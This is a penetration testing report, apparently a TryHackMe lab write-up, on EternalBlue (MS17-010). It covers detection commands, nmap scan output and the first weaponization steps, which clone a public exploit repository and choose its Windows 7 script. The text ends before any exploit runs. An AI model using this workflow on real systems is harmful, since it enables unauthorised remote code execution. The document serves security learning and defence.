Penetration Testing Report

August 10th, 2024

Report for:

[redacted]

Prepared by:	MARTZ Cédric
Email:	cedric.martz.1.pro@gmail.com
Telephone:	[redacted]

Table of Contents

Executive Summary

[redacted] engaged MARTZ Cédric to conduct a security assessment to detect and exploit EternalBlue vulnerability. Known as **MS17-010** in the Microsoft Security Bulletin and **CVE-2017-0143**, EternalBlue is a vulnerability that has been widely used in the WannaCry ransomware attacks.

The aim of this test was to manually detect the presence of EternalBlue vulnerability and exploit it without using automated tools such as Metasploit. This report highlights the detection of vulnerability and exploitation and provides guidance to protect against that threat.

Assessment Summary

The assessment was conducted on a *TryHackMe* virtual machine, in an isolated network, and consisted of several stages. The first stage was enumeration, in which we wanted to identify which ports were open and which versions of services were running on those ports. Once this was done, the next step was to look for exploits to use, based on the vulnerabilities that had been found. In our case, the main vulnerability was **CVE-2017- 0143**. After exploiting this, our last step was to take advantage of a privilege escalation, to demonstrate how this vulnerability allowed us to elevate ourselves to the root position and fully control the target.

Recommendations

We recommend correcting **CVE-2017-0143** using our guidelines.

Technical Summary

Scope

The security assessment was realized on a network with the target being a virtual machine. It included the following scope:


- **JON-PC** [IP: 10.10.224.64]

Post Assessment Cleanup

We recommend that you check that any temporary files used during our tests have been deleted.

Risk Ratings

The table below shows the **Common Vulnerabilities and Exposures** (CVE) classification as proposed by the standard maintained by the MITRE Corporation. Please note that the scores are indicative of the technical severity of vulnerability, and we are not responsible for them.



	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

Fig. 1: CVE classification according to technical impact.

Findings Overview

You will find below all the problems observed during the tests. Please refer to the Risk Ratings above for more information on the Risk.

Ref	Description	Risk
JON-PC-1-1	EternalBlue – Exploitation of SMBv1	HIGH

Technical Details

EternalBlue – Exploitation of SMBv1

HIGH

Ref ID: JON-PC-1-1

It has been discovered that through a specially crafted packet, we can exploit the "Windows SMB Remote Code Execution Vulnerability" in the SMBv1 protocol (**CVE- 2017-0143**) to execute arbitrary code on a system.

Affects:

- Windows XP, Windows Vista, Windows 7, Windows 8.1, Windows 10.
- Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows Server 2016.
- SMBv1 Protocol (Server Message Block version 1).

Attack Vectors:

- Remote execution via specially crafted packets sent to the SMBv1 service on the port used (which are 139 or 445 depending on the standards) using buffer overflow.
- Exploitation does not require authentication.
- Exploit can be initiated by any unauthorized user with network access.

References:


- https://cwe.mitre.org/data/definitions/94.html
- Microsoft Security Bulletin MS17-010
- CVE-2017-0143 Detail - NVD

Detection

There are several ways of checking whether a system is vulnerable:

1. **Check using the Knowledge Base number.**

You can visit the Microsoft website to check which updates contain the MS17-010 patch by following this link: https://support.microsoft.com/en-us/topic/how-to-verify-that- ms17-010-is-installed-f55d3f13-7a9c-688c-260b-477d0ec9f2c8.



Windows versions	March Security Only Update (3/14/17)	March Monthly Rollup (3/14/17)	March Preview of Monthly Rollup (3/21/17)	April Security Only Update (4/11/17)	April Monthly Rollup (4/11/17)	April Preview of Monthly Rollup (4/18/17)	May Security Only Update (5/09/17)	May Monthly Rollup (5/09/17)	Download link
Windows 7 SP1 and Windows Server 2008 R2 SP1	4012212 6.1.7601.23689	4012215 6.1.7601.23689	4012218 6.1.7601.23689	4015546 Does not contain MS17-010 patch	4015549 6.1.7601.23689	4015552 6.1.7601.23689	4019263 6.1.7601.23762	4019264 6.1.7601.23762	Windows 7 SP1 and Windows Server 2008 R2 SP1 update history
Windows 2012	4012214 6.2.9200.22099	4012217 6.2.9200.22099	4012220 6.2.9200.22099	4015548 Does not contain MS17-010 patch	4015551 6.2.9200.22099	4015554 6.2.9200.22099	4019214 6.2.9200.22137	4019216 6.2.9200.22137	Windows Server 2012 update history
Windows 8.1 and Windows	4012213 6.3.9600.18604	4012216 6.3.9600.18604	4012219 6.3.9600.18604	4015547 Does not contain	4015550 6.3.9600.18604	4015553 6.3.9600.18619	4019213 6.3.9600.18655	4019215 6.3.9600.18655	Windows 8.1 and Windows

Fig. 2: Overall view of the table (incomplete on the image)


2. **Check the *\system32\drivers\srv.sys* file.**

You can check the version of the '*\System32\drivers\srv.sys'* file and verify that it is greater than or equal to the versions listed on the same Microsoft webpage as above (https://support.microsoft.com/en-us/topic/how-to-verify-that-ms17-010-is-installed- f55d3f13-7a9c-688c-260b-477d0ec9f2c8).

The file version can be verified with a command, listed below:

- On *PowerShell*:

```
(Get-Item "C:\Windows\System32\drivers\srv.sys").VersionInfo.FileVersion
```




```
PS C:\Users\cedri> (Get-Item "C:\Windows\System32\drivers\srv.sys").VersionInfo.FileVersion
```

Fig. 3: The command on PowerShell.

- With command prompt:

```
wmic datafile where name="C:\\Windows\\System32\\drivers\\srv.sys" get Version
```




```
C:\Users\cedri>wmic datafile where name="C:\\Windows\\System32\\drivers\\srv.sys" get Version
```

Fig. 4: The command on legacy command prompt.

3. Directly check if MS17-010 fixes have been installed.

By visiting the *Microsoft Update Catalog* (https://www.catalog.update.microsoft.com), you can find the KB numbers associated with the update. Using commands on *PowerShell* or on *WMI* allows you to check if these updates are installed on your system.



Titre	Produits	Classification	Dernière mise à jour
Mise à jour de sécurité pour Windows 8 pour ordinateurs à processeur x64 (KB4012598)	Windows 8	Mise à jour de la sécurité	30/05/2017
Mise à jour de sécurité pour Windows Server 2008 pour ordinateurs à processeur Itanium (KB4012598)	Windows Server 2008	Mise à jour de la sécurité	14/03/2017
Mise à jour de sécurité pour Windows Server 2008 pour ordinateurs à processeur x64 (KB4012598)	Windows Server 2008	Mise à jour de la sécurité	14/03/2017
Mise à jour de sécurité pour Windows Server 2008 (KB4012598)	Windows Server 2008	Mise à jour de la sécurité	14/03/2017
Mise à jour de sécurité pour Windows Vista (KB4012598)	Windows Vista	Mise à jour de la sécurité	14/03/2017
Mise à jour de sécurité pour Windows Vista pour ordinateurs à processeur x64 (KB4012598)	Windows Vista	Mise à jour de la sécurité	14/03/2017
Mise à jour de sécurité pour WES09 et POSReady 2009 (KB4012598)	Windows XP Embedded	Mise à jour de la sécurité	14/03/2017

Fig. 5: The results if you search for 'MS17-010'.

The commands are listed below:

- Command for *WMI* verification:

```
wmic qfe get hotfixid | find "KB4012598"
```

- Command for *PowerShell* verification:

```
get-hotfix -id KB4012598
```


- PowerShell commands to check all systems on an Active Directory domain:

```
foreach ( $n in (get-adcomputer -searchbase ‘OU=workstations,dc=contoso,dc=com’ -filter * -property * | select name
)) {get-hotfix -computername $n.name -id KB4012598}
```

4. Use a tool such as Nmap in Reconnaissance

In our tests, we use Nmap for reconnaissance to search for open ports on the target system. Its *Nmap Scripting Engine (NSE)* uses Lua code to detect whether a target is vulnerable to various vulnerabilities.


The first command used in our case is `nmap -sSVC -Pn -T4 10.10.224.64`. That allows us to see what ports are used on the target system.



```
Host is up (0.21s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-date: 2024-08-06T16:17:26+00:00; +4s from scanner time.
| rdp-ntlm-info:
|   Target_Name: JON-PC
|   NetBIOS_Domain_Name: JON-PC
|   NetBIOS_Computer_Name: JON-PC
|   DNS_Domain_Name: Jon-PC
|   DNS_Computer_Name: Jon-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-08-06T16:17:12+00:00
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2024-08-05T16:10:49
|_Not valid after:  2025-02-04T16:10:49
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Fig. c: Nmap command that shows open ports on the scanned system.

The second command that we used is nmap --script vuln 10.10.224.64 for an overall view of potentials vulnerabilities.



```
┌──(zatram㉿kali)-[~]
└─$ nmap --script vuln 10.10.224.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 11:10 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts that seem down (vulnerable):
|_    224.0.0.251
Nmap scan report for 10.10.224.64
Host is up (0.044s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 124.49 seconds
```

Fig. 7: The results of the NSE, which checks vulnerabilities on the target machine.


According to the several scans, we can assume that MS17-010, known as EternalBlue, is present on the target machine.

Having analyzed these results of the **Reconnaissance**, we can move on to the next phase: **weaponization**.

Weaponization

Taking the scripts

After some research about MS17-010 exploits, we found an interesting one.



GitHub
https://github.com › 3ndG4me › AutoBlue-MS17-010

MS17-010 Exploit Code - GitHub


This repo provides a semi-automated version of the public exploit code for MS17-010, also known as eternal blue, that can generate shellcode and listener scripts without metasploit. It also includes a zzz exploit that uses named pipes and a checker script to test vulnerability.

Fig. 8: The GitHub repository link of an exploit of MS17-010.

After cloning the repository with the following command:

git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git


We can see the repository files and read how the exploit is working: we must use the proper eternalblue_exploit file, according to the OS that we are targeting.



```
┌──(zatram㉿kali)-[~/AutoBlue-MS17-010]
└─$ ls -hl
total 188K
-rw-rw-r-- 1 zatram zatram 1.1K Aug 21 18:26 LICENSE
-rw-rw-r-- 1 zatram zatram 5.3K Aug 21 18:26 README.md
-rw-rw-r-- 1 zatram zatram 2.8K Aug 21 18:26 eternal_checker.py
-rw-rw-r-- 1 zatram zatram  26K Aug 21 18:26 eternalblue_exploit10.py
-rw-rw-r-- 1 zatram zatram  26K Aug 21 18:26 eternalblue_exploit7.py
-rw-rw-r-- 1 zatram zatram  24K Aug 21 18:26 eternalblue_exploit8.py
-rwxrwxr-x 1 zatram zatram 3.6K Aug 21 18:26 listener_prep.sh
-rw-rw-r-- 1 zatram zatram  26K Aug 21 18:26 mysmb.py
-rw-rw-r-- 1 zatram zatram    8 Aug 21 18:26 requirements.txt
drwxrwxr-x 2 zatram zatram 4.0K Aug 21 18:26 shellcode
-rw-rw-r-- 1 zatram zatram  49K Aug 21 18:26 zzz_exploit.py
```

Fig. S: Inside the repository AutoBlue-MS17-010.

We already know that, according to the Nmap scans: 445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP). So, we are going to use the script called *eternalblue_exploit7.py*.

